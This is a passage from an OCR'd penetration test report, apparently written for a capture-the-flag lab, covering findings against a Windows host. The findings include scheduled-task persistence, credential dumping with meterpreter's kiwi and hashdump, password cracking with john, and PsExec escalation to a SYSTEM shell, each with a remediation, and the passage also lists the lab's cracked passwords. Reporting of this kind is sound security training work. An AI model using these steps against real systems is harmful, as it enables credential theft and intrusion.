




Image 3 shows the contents of flag 4


	
Affected Hosts	172.22.117.20
Remediation	Buffer overflow attacks can be prevented by updating the softwares used in this exploit. Randomization of address space can also help to prevent buffer overflow attacks as they generally rely on knowing the location of important executable code. If the address spaces are randomized, this becomes extremely difficult.


Vulnerability 29	Findings
Title	Scheduled tasks persistence vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	The use of scheduled tasks is a common method attacks use to gain

	persistent access to a system. These can be hidden or disguised, so knowledge of the tasks that are supposed to be on the system is imperative.
Images	# Image 1 shows the scheduled tasks and the location of flag 5  project2 - Remote Desktop root@kali: /usr/share/exploitdb/exploits/windows/remote File Actions Edit View Help root@kali: ~ root@kali: ~ root@kali: /usr/share/exploitdb/exploits/windows/remote root@kali: ~ get-item 12/07/2019 'get-item' is not recognized as an internal or external command, operable program or batch file. C:\Windows\System32\Tasks>schtasks schtasks Folder: \ TaskName Next Run Time Status flag5 N/A Ready MicrosoftEdgeUpdateTaskMachineCore 2/15/2024 6:34:48 PM Ready MicrosoftEdgeUpdateTaskMachineUA 2/14/2024 8:04:48 PM Ready OneDrive Reporting Task-S-1-5-21-2013923 2/15/2024 11:18:12 AM Ready OneDrive Standalone Update Task-S-1-5-21 2/15/2024 12:16:28 PM Ready Folder: \Microsoft TaskName Next Run Time Status INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\OneDrive TaskName Next Run Time Status INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows TaskName Next Run Time Status Unlock Hint for 8 points Flag Submit 8:24 PM 2/14/2024 # Image 2 shows the contents of flag 5, by running the command: schtasks /query /tn “\flag5” /V


	
Affected Hosts	172.22.117.20
Remediation	Proper detection methods and knowledge of the system's scheduled tasks is imperative for defense against this vulnerability. Understanding which tasks are supposed to be there will assist blue-team efforts of locating and deleting tasks created by unauthorized individuals. A log can be set up to detect changes in scheduled tasks, which is very useful in defensive measures.

Vulnerability 30	Findings
Title	Kiwi exploit & weak password
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical


Description	Within the exploited machine, kiwi can be loaded into meterpreter. This then allows the credentials to be dumped. Another method of dumping credentials is to issue the command ‘run post/windows/gather/hashdump’ After gaining the hashed passwords, they can be cracked using john the ripper, and access to other users within the system can be gained.
Images	 # Image 2 shows the successful john crack of the cached credentials, and the password for flag 6 is Computer!

	
Affected Hosts	172.22.117.20
Remediation	Credentials should not be cached in systems located within a data center.

Vulnerability 31	Findings
Title	Post exploitation enumeration of sensitive data
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Further enumeration using the meterpreter session can be used to locate flag 7.

Images	
Affected Hosts	172.22.117.20
Remediation	This can’t be prevented when an attacker has gained root access, as the principle of least privilege no longer applies. However, preventing the credentials from being cached could have prevented initial access to this system. The best method would be to have detection methods as well as logs in place that could be used to determine which files were accessed by unauthorized users.

Vulnerability 32	Findings
Title	Cached credentials Vulnerability and PsExec
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical

Description	By dumping cached credentials from the Windows10 machine, admin login credentials were found. This password was cracked using john, and a PsExec exploit was used in MSFconsole to take advantage of open port 445 for SMB to elevate access to a SYSTEM shell. Using the username, ADMBob, and the password, Changeme!, I was able to gain access. Finally, use of the command 'net user' granted access to another administrators username, 'administrator'
Images	# Image 1 shows the zenmap scan of the DC machine  # Image 2 shows the cached credential dump




Image 3 shows the john crack of the hash, revealing the password Changeme!




Image 4 shows the payload options used within the PsExec module

